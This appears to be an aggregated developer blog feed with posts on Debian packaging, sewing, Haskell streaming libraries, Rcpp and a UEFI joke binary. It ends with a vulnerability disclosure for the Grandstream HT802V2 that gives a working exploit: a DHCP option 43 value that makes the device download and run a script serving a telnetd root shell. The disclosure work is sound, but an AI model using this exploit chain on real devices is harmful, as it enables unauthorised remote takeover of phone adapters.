OT: Hardware breakage There was another blocker to do this task. I've hit the situation that g++ cause SEGV during building Mozc randomly. First, I wonder why it fails, but digging further more, finally I've found that memory module was corrupted. Thus I've lost 32GB memory modules. :-<

Unexpected behaviour in uim-mozc When uploaded Mozc 2.29.5160.102+dfsg-1 to experimental, I've found that there is a case that uim-mozc behaves weird. The candidate words were shown with flickering. But it was not regression in this upload. uim-mozc with Wayland cause that problem. Thus GNOME and derivatives might not be affected because ibus-mozc will be used.

Mozc 2.29.5160.102+dfsg-1 As the patchset was matured, then uploaded 2.29.5160.102+dfsg-1 with --delayed 15 option.
$ dput --delayed 15 mozc_2.29.5160.102+dfsg-1_source.changes
Uploading mozc using ftp to ftp-master (host: ftp.upload.debian.org; directory: /pub/UploadQueue/DELAYED/15-day)
running allowed-distribution: check whether a local profile permits uploads to the target distribution
running protected-distribution: warn before uploading to distributions where a special policy applies
running checksum: verify checksums before uploading
running suite-mismatch: check the target distribution for common errors
running gpg: check GnuPG signatures before the upload
 signfile dsc mozc_2.29.5160.102+dfsg-1.dsc 719EB2D93DBE9C4D21FBA064F7FB75C566ED20E3
 fixup_buildinfo mozc_2.29.5160.102+dfsg-1.dsc mozc_2.29.5160.102+dfsg-1_amd64.buildinfo
 signfile buildinfo mozc_2.29.5160.102+dfsg-1_amd64.buildinfo 719EB2D93DBE9C4D21FBA064F7FB75C566ED20E3
 fixup_changes dsc mozc_2.29.5160.102+dfsg-1.dsc mozc_2.29.5160.102+dfsg-1_source.changes
 fixup_changes buildinfo mozc_2.29.5160.102+dfsg-1_amd64.buildinfo mozc_2.29.5160.102+dfsg-1_source.changes
 signfile changes mozc_2.29.5160.102+dfsg-1_source.changes 719EB2D93DBE9C4D21FBA064F7FB75C566ED20E3
Successfully signed dsc, buildinfo, changes files
Uploading mozc_2.29.5160.102+dfsg-1.dsc
Uploading mozc_2.29.5160.102+dfsg-1.debian.tar.xz
Uploading mozc_2.29.5160.102+dfsg-1_amd64.buildinfo
Uploading mozc_2.29.5160.102+dfsg-1_source.changes
Mozc 2.29.5160.102+dfsg-1 was landed to unstable at 2024-12-20.

Additional bug fixes Additionally, the following bugs were also fixed. These bugs were fixed in 2.29.5160.102+dfsg-1.1 And more, I've found that even though missing pristine-tar branch commit, salsa CI succeeds. I've sent MR for this issue and already merged into.

Mozc and future in Debian In this short journey, I gave up to updating more newer Mozc because the version of dependency libraries were not updated. Note that protobuf 3.25.4 on experimental depends on older absl 20230802, so it must be rebuilt against absl 20240722.0. And more, we need to consider how to migrate from GTK renderer to Qt renderer in the future.

Valhalla's Things: Water Resistant Hood

Posted on February 23, 2025
Tags: madeof:atoms, craft:sewing, FreeSoftWear
a person wearing a relatively boxy water resistant jacket with pockets and a zipper, and a detached hood with a big square cowl that reaches mid-torso. Many years ago I made myself a vest with lots of pockets 1 in a few layers of cheap cotton, and wore the hell out of it, for the added warmth, but most importantly for the convenience provided by the pockets. the same person showing just the vest, with two applied pockets on the bust, closed with buttons, and two big flaps covering two welted pockets at waist level, plus a strip of fabric with loops where things may be attached. Then a few years ago the cheap cotton had started to get worn, and I decided I needed to replace it. I found a second choice (and thus cheaper :) ) version of a water-repellent cotton and made another vest, lined with regular cotton, for a total of just two layers. the same person, this time there are also two sleeves, attached to the vest with big snaps, the outline of which can be seen on the vest. they are significantly less faded than the vest. This time I skipped a few pockets that I had found I didn t use that much, and I didn t add a hood, which didn t play that well when worn over a hoodie, but I added some detached sleeves, for additional wind protection. This left about 60 cm and some odd pieces of leftover fabric in my stash, for which I had no plan. the hood pulled down on the back, showing the big square cowl. And then February2 came, and I needed a quick simple mindless handsewing projects for the first weekend, I saw the vest (which I m wearing as much as the old one), the sleeves (which have been used much less, but I d like to change this) and thought about making a matching hood for it, using my square hood pattern. Since the etaproof is a bit stiff and not that nice to the touch I decide to line3 it with the same cotton as the vest and sleeves, and in the style of the pattern I did so by finishing each panel with its own lining (with regular cotton thread) and then whipstitching the panels together with the corespun cotton/poly thread recommended by the seller of the fabric. I m not sure this is the best way to construct something that is supposed to resist the rain, but if I notice issues I can always add some sealing tape afterwards. I do have a waterproof cape to wear in case of real rain, so this is only supposed to work for light rain anyway, and it may prove not to be an issue. As something designed to be worn in light rain, this is also something likely to be worn in low light conditions, where 100% black may not be the wisest look. On the vest I had added reflective piping to the armscyes, but I was out of the same piping. from the front; a flash was used to take the picture, making the border of the cowl very visible. I did however have a spool of reflector thread made of glass fibre by Rico Design, which I think was originally sold to be worked into knitting or crochet projects (it is now discontinued) and I had never used. I decided to try and sew a decorative blanket stitch border, a decision I had reasons to regret, since the thread broke and tangled like crazy, but in the end it was done, I like how it looks, and it seems pretty functional. I hope it won t break with time and use, and if it does I ll either fix it or try to redo with something else. Of course, the day I finished sewing the reflective border it stopped raining, so I haven t worn it yet, but I hope I ll be able to, and if it is an horrible failure I ll make sure to update this post.


  1. and I ve just realized that I haven t migrated that pattern to my pattern website, and I should do that. just don t hold your breath for it to happen O:-). And for the time being it will not have step-by-step pictures, as I currently don t need another vest.
  2. and February of course means a weekend in front of a screen that is showing a live-streamed conference.
  3. and of course I updated the pattern with instructions on how to add a lining.

21 February 2025

Jonathan Dowland: haskell streaming libraries

For my PhD, my colleagues/collaborators and I built a distributed stream-processing system using Haskell. There are several other Haskell stream-processing systems. How do they compare? First, let's briefly discuss and define streaming in this context. Structure and Interpretation of Computer Programs introduces Streams as an analogue of lists, to support delayed evaluation. In brief, the inductive list type (a list is either an empty list or a head element pre-pended to another list) is replaced with a structure with a head element and a promise which, when evaluated, will generate the tail (which in turn may have a head element and a promise to generate another tail, culminating in the equivalent of an empty list.) Later on SICP also covers lazy evaluation. However, the streaming we're talking about originates in the relational community, rather than the functional one, and is subtly different. It's about building a pipeline of processing that receives and emits data but doesn't need to (indeed, cannot) reference the whole stream (which may be infinite) at once. Haskell streaming systems Now let's go over some Haskell streaming systems. conduit (2011-) Conduit is the oldest of the ones I am reviewing here, but I doubt it's the first in the Haskell ecosystem. If I've made any obvious omissions, please let me know! Conduit provides a new set of types to model streaming data, and a completely new set of functions which are analogues of standard Prelude functions, e.g. sumC in place of sum. It provides its own combinator(s) such as . ( aka fuse) which is like composition but reads left-to-right. The motivation for this is to enable (near?) constant memory usage for processing large streams of data -- presumably versus using a list-based approach and to provide some determinism: the README gives the example of "promptly closing file handles". I think this is another way of saying that it uses strict evaluation, or at least avoids lazy evaluation for some things. Conduit offers interleaved effects: which is to say, IO can be performed mid-stream. Conduit supports distributed operation via Data.Conduit.Network in the conduit-extra package. Michael Snoyman, principal Conduit author, wrote up how to use it here: https://www.yesodweb.com/blog/2014/03/network-conduit-async To write a distributed Conduit application, the application programmer must manually determine the boundaries between the clients/servers and write specific code to connect them. pipes (2012-) The Pipes Tutorial contrasts itself with "Conventional Haskell stream programming": whether that means Conduit or something else, I don't know. Paraphrasing their pitch: Effects, Streaming Composability: pick two. That's the situation they describe for stream programming prior to Pipes. They argue Pipes offers all three. Pipes offers it's own combinators (which read left-to-right) and offers interleaved effects. At this point I can't really see what fundamentally distinguishes Pipes from Conduit. Pipes has some support for distributed operation via the sister library pipes-network. It looks like you must send and receive ByteStrings, which means rolling your own serialisation for other types. As with Conduit, to send or receive over a network, the application programmer must divide their program up into the sub-programs for each node, and add the necessary ingress/egress code. io-streams (2013-) io-streams emphasises simple primitives. Reading and writing is done under the IO Monad, thus, in an effectful (but non-pure) context. The presence or absence of further stream data are signalled by using the Maybe type (Just more data or Nothing: the producer has finished.) It provides a library of functions that shadow the standard Prelude, such as S.fromList, S.mapM, etc. It's not clear to me what the motivation for io-streams is, beyond providing a simple interface. There's no declaration of intent that I can find about (e.g.) constant-memory operation. There's no mention of or support (that I can find) for distributed operation. streaming (2015-) Similar to io-streams, Streaming emphasises providing a simple interface that gels well with traditional Haskell methods. Streaming provides effectful streams (via a Monad -- any Monad?) and a collection of functions for manipulating streams which are designed to closely mimic standard Prelude (and Data.List) functions. Streaming doesn't push its own combinators: the examples provided use $ and read right-to-left. The motivation for Streaming seems to be to avoid memory leaks caused by extracting pure lists from IO with traditional functions like mapM, which require all the list constructors to be evaluated, the list to be completely deconstructed, and then a new list constructed. Like io-streams, the focus of the library is providing a low-level streaming abstraction, and there is no support for distributed operation. streamly (2017-) Streamly appears to have the grand goal of providing a unified programming tool as suited for quick-and-dirty programming tasks (normally the domain of scripting languages) and high-performance work (C, Java, Rust, etc.). Their intended audience appears to be everyone, or at least, not just existing Haskell programmers. See their rationale Streamly offers an interface to permit composing concurrent (note: not distributed) programs via combinators. It relies upon fusing a streaming pipeline to remove intermediate list structure allocations and de-allocations (i.e. de-forestation, similar to GHC rewrite rules) The examples I've seen use standard combinators (e.g. Control.Function.&, which reads left-to-right, and Applicative). Streamly provide benchmarks versus Haskell pure lists, Streaming, Pipes and Conduit: these generally show Streamly several orders of magnitude faster. I'm finding it hard to evaluate Streamly. It's big, and it's focus is wide. It provides shadows of Prelude functions, as many of these libraries do. wrap-up It seems almost like it must be a rite-of-passage to write a streaming system in Haskell. Stones and glass houses, I'm guilty of that too. The focus of the surveyed libraries is mostly on providing a streaming abstraction, normally with an analogous interface to standard Haskell lists. They differ on various philosophical points (whether to abstract away the mechanics behind type synonyms, how much to leverage existing Haskell idioms, etc). A few of the libraries have some rudimentary support for distributed operation, but this is limited to connecting separate nodes together: in some cases serialising data remains the application programmer's job, and in all cases the application programmer must manually carve up their processing according to a fixed idea of what nodes they are deploying to. They all define a fixed-function pipeline.

Russell Coker: Links February 2025

Oliver Lindburg wrote an interesting article about Designing for Crisis [1]. Bruce Schneier blogged about how to cryptographically identify other humans in advance of AT technology allowing faking people you know [2]. Anarcat has an interesting review of qalc which is a really good calculator, I ll install it on all my workstations [3]. It even does furlongs per fortnight! This would be good to be called from a LLM system when someone asks about mathematical things. Krebs has an informative article about a criminal employed by Elon s DOGE [4]. Conservatives tend to be criminals. Krebs wrote an interesting article about the security of the iOS (and presumably Android) apps for DeekSeek [5]. Seems that the DeepSeek people did everything wrong. Bruce Schneier and Davi Ottenheimer wrote an insightful article DOGE as a National Cyberattack [6]. Bruce Schneier and Barath Raghavan wrote an insightful article about why and how computer generated voices should sound robotic [7]. Cory Doctorow has an interesting approach to the trade war between the US and Canada, instead of putting tarrifs on imports from the US the Canadian government should make it legal for Canadians to unlock their own property [8]. This youtube video about designing a compressed air engine for a model plane is interesting [9]. Krebs has an interesting article on phishing and mobile phone wallets, Google and Apple need to restrict the number of wallets per phone [10]. The Daily WTF has a good summary of why Elon s DOGE organisation is badly designed and run and a brief mention of how it damages the US [11]. ArsTechnica has an informative article about device code phishing [12]. The increased use of single-sign-on is going to make this more of a problem. Shrivu wrote an insightful and informative article on how to backdoor LLMs [13]. Cory Doctorow wrote an informative post about MLMs and how they are the mirror world version of community organising [14].

Michael Ablassmeier: virtnbdbackup 2.21

Yesterday i released a new version of virtnbdbackup with a nice improvement. The new version can now detect zeroed regions in the bitmaps by comparing the block regions against the state within the base bitmap during incremental backup. This is helpful if virtual machines run fstrim, as it results in less backup footprint. Before the incremental backups could grow the same amount of size as fstrimmed data regions. I also managed to enhance the tests by using the arch linux cloud images. The automated github CI tests now actually test backup and restores against a virtual machine running an real OS.

Reproducible Builds (diffoscope): diffoscope 289 released

The diffoscope maintainers are pleased to announce the release of diffoscope version 289. This version includes the following changes:
[ Chris Lamb ]
* Catch CalledProcessError when calling html2text.
* Update copyright years.
You find out more by visiting the project homepage.

20 February 2025

Dirk Eddelbuettel: Rcpp now used by 3000 CRAN packages!


3000 Rcpp packages As of today, Rcpp stands at 3001 reverse-dependencies on CRAN. The graph on the left depicts the growth of Rcpp usage (as measured by Depends, Imports and LinkingTo, but excluding Suggests) over time. Rcpp was first released in November 2008. It took seven year years to clear 500 packages in late October 2015 after which usage of R and Rcpp accelerated: 1000 packages in April 2017, 1500 packages in November 2018, 2000 packages in July 2020, and 2500 package in February 2022. The chart extends to the very beginning via manually compiled data from CRANberries and checked with crandb. The core part of the data set is generated semi-automatically when updating a (manually curated) list of packages using Rcpp that is available too. The Rcpp team aims to keep Rcpp as performant and reliable as it has been (and see e.g. here for more details). Last month s 1.0.14 release post is a good example of the ongoing work. A really big shoutout and Thank You! to all users and contributors of Rcpp for help, suggestions, bug reports, documentation or, of course, code.

This post by Dirk Eddelbuettel originated on his Thinking inside the box blog. If you like this or other open-source work I do, you can sponsor me at GitHub.

Paul Tagliamonte: boot2kier

I can t remember exactly the joke I was making at the time in my work s slack instance (I m sure it wasn t particularly funny, though; and not even worth re-reading the thread to work out), but it wound up with me writing a UEFI binary for the punchline. Not to spoil the ending but it worked - no pesky kernel, no messing around with userland . I guess the only part of this you really need to know for the setup here is that it was a Severance joke, which is some fantastic TV. If you haven t seen it, this post will seem perhaps weirder than it actually is. I promise I haven t joined any new cults. For those who have seen it, the payoff to my joke is that I wanted my machine to boot directly to an image of Kier Eagan. As for how to do it I figured I d give the uefi crate a shot, and see how it is to use, since this is a low stakes way of trying it out. In general, this isn t the sort of thing I d usually post about except this wound up being easier and way cleaner than I thought it would be. That alone is worth sharing, in the hopes someome comes across this in the future and feels like they, too, can write something fun targeting the UEFI. First thing s first gotta create a rust project (I ll leave that part to you depending on your life choices), and to add the uefi crate to your Cargo.toml. You can either use cargo add or add a line like this by hand:
uefi =   version = "0.33", features = ["panic_handler", "alloc", "global_allocator"]  
We also need to teach cargo about how to go about building for the UEFI target, so we need to create a rust-toolchain.toml with one (or both) of the UEFI targets we re interested in:
[toolchain]
targets = ["aarch64-unknown-uefi", "x86_64-unknown-uefi"]
Unfortunately, I wasn t able to use the image crate, since it won t build against the uefi target. This looks like it s because rustc had no way to compile the required floating point operations within the image crate without hardware floating point instructions specifically. Rust tends to punt a lot of that to libm usually, so this isnt entirely shocking given we re nostd for a non-hardfloat target. So-called softening requires a software floating point implementation that the compiler can use to polyfill (feels weird to use the term polyfill here, but I guess it s spiritually right?) the lack of hardware floating point operations, which rust hasn t implemented for this target yet. As a result, I changed tactics, and figured I d use ImageMagick to pre-compute the pixels from a jpg, rather than doing it at runtime. A bit of a bummer, since I need to do more out of band pre-processing and hardcoding, and updating the image kinda sucks as a result but it s entirely manageable.
$ convert -resize 1280x900 kier.jpg kier.full.jpg
$ convert -depth 8 kier.full.jpg rgba:kier.bin
This will take our input file (kier.jpg), resize it to get as close to the desired resolution as possible while maintaining aspect ration, then convert it from a jpg to a flat array of 4 byte RGBA pixels. Critically, it s also important to remember that the size of the kier.full.jpg file may not actually be the requested size it will not change the aspect ratio, so be sure to make a careful note of the resulting size of the kier.full.jpg file. Last step with the image is to compile it into our Rust bianary, since we don t want to struggle with trying to read this off disk, which is thankfully real easy to do.
const KIER: &[u8] = include_bytes!("../kier.bin");
const KIER_WIDTH: usize = 1280;
const KIER_HEIGHT: usize = 641;
const KIER_PIXEL_SIZE: usize = 4;
Remember to use the width and height from the final kier.full.jpg file as the values for KIER_WIDTH and KIER_HEIGHT. KIER_PIXEL_SIZE is 4, since we have 4 byte wide values for each pixel as a result of our conversion step into RGBA. We ll only use RGB, and if we ever drop the alpha channel, we can drop that down to 3. I don t entirely know why I kept alpha around, but I figured it was fine. My kier.full.jpg image winds up shorter than the requested height (which is also qemu s default resolution for me) which means we ll get a semi-annoying black band under the image when we go to run it but it ll work. Anyway, now that we have our image as bytes, we can get down to work, and write the rest of the code to handle moving bytes around from in-memory as a flat block if pixels, and request that they be displayed using the UEFI GOP. We ll just need to hack up a container for the image pixels and teach it how to blit to the display.
/// RGB Image to move around. This isn't the same as an
///  image::RgbImage , but we can associate the size of
/// the image along with the flat buffer of pixels.
struct RgbImage  
/// Size of the image as a tuple, as the
 /// (width, height)
 size: (usize, usize),
/// raw pixels we'll send to the display.
 inner: Vec<BltPixel>,
 
impl RgbImage  
/// Create a new  RgbImage .
 fn new(width: usize, height: usize) -> Self  
RgbImage  
size: (width, height),
inner: vec![BltPixel::new(0, 0, 0); width * height],
 
 
/// Take our pixels and request that the UEFI GOP
 /// display them for us.
 fn write(&self, gop: &mut GraphicsOutput) -> Result  
gop.blt(BltOp::BufferToVideo  
buffer: &self.inner,
src: BltRegion::Full,
dest: (0, 0),
dims: self.size,
 )
 
 
impl Index<(usize, usize)> for RgbImage  
type Output = BltPixel;
fn index(&self, idx: (usize, usize)) -> &BltPixel  
let (x, y) = idx;
&self.inner[y * self.size.0 + x]
 
 
impl IndexMut<(usize, usize)> for RgbImage  
fn index_mut(&mut self, idx: (usize, usize)) -> &mut BltPixel  
let (x, y) = idx;
&mut self.inner[y * self.size.0 + x]
 
 
We also need to do some basic setup to get a handle to the UEFI GOP via the UEFI crate (using uefi::boot::get_handle_for_protocol and uefi::boot::open_protocol_exclusive for the GraphicsOutput protocol), so that we have the object we need to pass to RgbImage in order for it to write the pixels to the display. The only trick here is that the display on the booted system can really be any resolution so we need to do some capping to ensure that we don t write more pixels than the display can handle. Writing fewer than the display s maximum seems fine, though.
fn praise() -> Result  
let gop_handle = boot::get_handle_for_protocol::<GraphicsOutput>()?;
let mut gop = boot::open_protocol_exclusive::<GraphicsOutput>(gop_handle)?;
// Get the (width, height) that is the minimum of
 // our image and the display we're using.
 let (width, height) = gop.current_mode_info().resolution();
let (width, height) = (width.min(KIER_WIDTH), height.min(KIER_HEIGHT));
let mut buffer = RgbImage::new(width, height);
for y in 0..height  
for x in 0..width  
let idx_r = ((y * KIER_WIDTH) + x) * KIER_PIXEL_SIZE;
let pixel = &mut buffer[(x, y)];
pixel.red = KIER[idx_r];
pixel.green = KIER[idx_r + 1];
pixel.blue = KIER[idx_r + 2];
 
 
buffer.write(&mut gop)?;
Ok(())
 
Not so bad! A bit tedious we could solve some of this by turning KIER into an RgbImage at compile-time using some clever Cow and const tricks and implement blitting a sub-image of the image but this will do for now. This is a joke, after all, let s not go nuts. All that s left with our code is for us to write our main function and try and boot the thing!
#[entry]
fn main() -> Status  
uefi::helpers::init().unwrap();
praise().unwrap();
boot::stall(100_000_000);
Status::SUCCESS
 
If you re following along at home and so interested, the final source is over at gist.github.com. We can go ahead and build it using cargo (as is our tradition) by targeting the UEFI platform.
$ cargo build --release --target x86_64-unknown-uefi

Testing the UEFI Blob While I can definitely get my machine to boot these blobs to test, I figured I d save myself some time by using QEMU to test without a full boot. If you ve not done this sort of thing before, we ll need two packages, qemu and ovmf. It s a bit different than most invocations of qemu you may see out there so I figured it d be worth writing this down, too.
$ doas apt install qemu-system-x86 ovmf
qemu has a nice feature where it ll create us an EFI partition as a drive and attach it to the VM off a local directory so let s construct an EFI partition file structure, and drop our binary into the conventional location. If you haven t done this before, and are only interested in running this in a VM, don t worry too much about it, a lot of it is convention and this layout should work for you.
$ mkdir -p esp/efi/boot
$ cp target/x86_64-unknown-uefi/release/*.efi \
 esp/efi/boot/bootx64.efi
With all this in place, we can kick off qemu, booting it in UEFI mode using the ovmf firmware, attaching our EFI partition directory as a drive to our VM to boot off of.
$ qemu-system-x86_64 \
 -enable-kvm \
 -m 2048 \
 -smbios type=0,uefi=on \
 -bios /usr/share/ovmf/OVMF.fd \
 -drive format=raw,file=fat:rw:esp

If all goes well, soon you ll be met with the all knowing gaze of Chosen One, Kier Eagan. The thing that really impressed me about all this is this program worked first try it all went so boringly normal. Truly, kudos to the uefi crate maintainers, it s incredibly well done.

Booting a live system Sure, we could stop here, but anyone can open up an app window and see a picture of Kier Eagan, so I knew I needed to finish the job and boot a real machine up with this. In order to do that, we need to format a USB stick. BE SURE /dev/sda IS CORRECT IF YOU RE COPY AND PASTING. All my drives are NVMe, so BE CAREFUL if you use SATA, it may very well be your hard drive! Please do not destroy your computer over this.
$ doas fdisk /dev/sda
Welcome to fdisk (util-linux 2.40.4).
Changes will remain in memory only, until you decide to write them.
Be careful before using the write command.
Command (m for help): n
Partition type
p primary (0 primary, 0 extended, 4 free)
e extended (container for logical partitions)
Select (default p): p
Partition number (1-4, default 1):
First sector (2048-4014079, default 2048):
Last sector, +/-sectors or +/-size K,M,G,T,P  (2048-4014079, default 4014079):
Created a new partition 1 of type 'Linux' and of size 1.9 GiB.
Command (m for help): t
Selected partition 1
Hex code or alias (type L to list all): ef
Changed type of partition 'Linux' to 'EFI (FAT-12/16/32)'.
Command (m for help): w
The partition table has been altered.
Calling ioctl() to re-read partition table.
Syncing disks.
Once that looks good (depending on your flavor of udev you may or may not need to unplug and replug your USB stick), we can go ahead and format our new EFI partition (BE CAREFUL THAT /dev/sda IS YOUR USB STICK) and write our EFI directory to it.
$ doas mkfs.fat /dev/sda1
$ doas mount /dev/sda1 /mnt
$ cp -r esp/efi /mnt
$ find /mnt
/mnt
/mnt/efi
/mnt/efi/boot
/mnt/efi/boot/bootx64.efi
Of course, naturally, devotion to Kier shouldn t mean backdooring your system. Disabling Secure Boot runs counter to the Core Principals, such as Probity, and not doing this would surely run counter to Verve, Wit and Vision. This bit does require that you ve taken the step to enroll a MOK and know how to use it, right about now is when we can use sbsign to sign our UEFI binary we want to boot from to continue enforcing Secure Boot. The details for how this command should be run specifically is likely something you ll need to work out depending on how you ve decided to manage your MOK.
$ doas sbsign \
 --cert /path/to/mok.crt \
 --key /path/to/mok.key \
 target/x86_64-unknown-uefi/release/*.efi \
 --output esp/efi/boot/bootx64.efi
I figured I d leave a signed copy of boot2kier at /boot/efi/EFI/BOOT/KIER.efi on my Dell XPS 13, with Secure Boot enabled and enforcing, just took a matter of going into my BIOS to add the right boot option, which was no sweat. I m sure there is a way to do it using efibootmgr, but I wasn t smart enough to do that quickly. I let er rip, and it booted up and worked great! It was a bit hard to get a video of my laptop, though but lucky for me, I have a Minisforum Z83-F sitting around (which, until a few weeks ago was running the annual http server to control my christmas tree ) so I grabbed it out of the christmas bin, wired it up to a video capture card I have sitting around, and figured I d grab a video of me booting a physical device off the boot2kier USB stick.
Attentive readers will notice the image of Kier is smaller then the qemu booted system which just means our real machine has a larger GOP display resolution than qemu, which makes sense! We could write some fancy resize code (sounds annoying), center the image (can t be assed but should be the easy way out here) or resize the original image (pretty hardware specific workaround). Additionally, you can make out the image being written to the display before us (the Minisforum logo) behind Kier, which is really cool stuff. If we were real fancy we could write blank pixels to the display before blitting Kier, but, again, I don t think I care to do that much work.

But now I must away If I wanted to keep this joke going, I d likely try and find a copy of the original video when Helly 100%s her file and boot into that or maybe play a terrible midi PC speaker rendition of Kier, Chosen One, Kier after rendering the image. I, unfortunately, don t have any friends involved with production (yet?), so I reckon all that s out for now. I ll likely stop playing with this the joke was done and I m only writing this post because of how great everything was along the way. All in all, this reminds me so much of building a homebrew kernel to boot a system into but like, good, though, and it s a nice reminder of both how fun this stuff can be, and how far we ve come. UEFI protocols are light-years better than how we did it in the dark ages, and the tooling for this is SO much more mature. Booting a custom UEFI binary is miles ahead of trying to boot your own kernel, and I can t believe how good the uefi crate is specifically. Praise Kier! Kudos, to everyone involved in making this so delightful .

Evgeni Golov: Unauthenticated RCE in Grandstream HT802V2 and probably others using gs_test_server DHCP vendor option

The Grandstream HT802V2 uses busybox' udhcpc for DHCP. When a DHCP event occurs, udhcpc calls a script (/usr/share/udhcpc/default.script by default) to further process the received data. On the HT802V2 this is used to (among others) parse the data in DHCP option 43 (vendor) using the Grandstream-specific parser /sbin/parse_vendor.
 
        [ -n "$vendor" ] &&  
                VENDOR_TEST_SERVER=" echo $vendor   parse_vendor   grep gs_test_server   cut -d' ' -f2 "
                if [ -n "$VENDOR_TEST_SERVER" ]; then
                        /app/bin/vendor_test_suite.sh $VENDOR_TEST_SERVER
                fi
 
According to the documentation the format is <option_code><value_length><value>. The only documented option code is 0x01 for the ACS URL. However, if you pass other codes, these are accepted and parsed too. Especially, if you pass 0x05 you get gs_test_server, which is passed in a call to /app/bin/vendor_test_suite.sh. What's /app/bin/vendor_test_suite.sh? It's this nice script:
#!/bin/sh
TEST_SCRIPT=vendor_test.sh
TEST_SERVER=$1
TEST_SERVER_PORT=8080
cd /tmp
wget -q -t 2 -T 5 http://$ TEST_SERVER :$ TEST_SERVER_PORT /$ TEST_SCRIPT  
if [ "$?" = "0" ]; then
    echo "Finished downloading $ TEST_SCRIPT  from http://$ TEST_SERVER :$ TEST_SERVER_PORT "
    chmod +x $ TEST_SCRIPT 
        corefile_dec $ TEST_SCRIPT 
        if [ " head -n 1 $ TEST_SCRIPT  " = "#!/bin/sh" ]; then
                echo "Starting GS Test Suite..."
                ./$ TEST_SCRIPT  http://$ TEST_SERVER :$ TEST_SERVER_PORT 
        fi
fi
It uses the passed value to construct the URL http://<gs_test_server>:8080/vendor_test.sh and download it using wget. We probably can construct a gs_test_server value in a way that wget overwrites some system file, like it was suggested in CVE-2021-37915. But we also can just let the script download the file and execute it for us. The only hurdle is that the downloaded file gets decrypted using corefile_dec and the result needs to have #!/bin/sh as the first line to be executed. I have no idea how the encryption works. But luckily we already have a shell using the OpenVPN exploit and can use /bin/encfile to encrypt things! The result gets correctly decrypted by corefile_dec back to the needed payload. That means we can take a simple payload like:
#!/bin/sh
# you need exactly that shebang, yes
telnetd -l /bin/sh -p 1270 &
Encrypt it using encfile and place it on a webserver as vendor_test.sh. The test machine has the IP 192.168.42.222 and python3 -m http.server 8080 runs the webserver on the right port. This means the value of DHCP option 43 needs to be 05, 14 (the length of the string being the IP address) and 192.168.42.222. In Python:
>>> server = "192.168.42.222"
>>> ":".join([f' y:02x ' for y in [5, len(server)] + [ord(x) for x in server]])
'05:0e:31:39:32:2e:31:36:38:2e:34:32:2e:32:32:32'
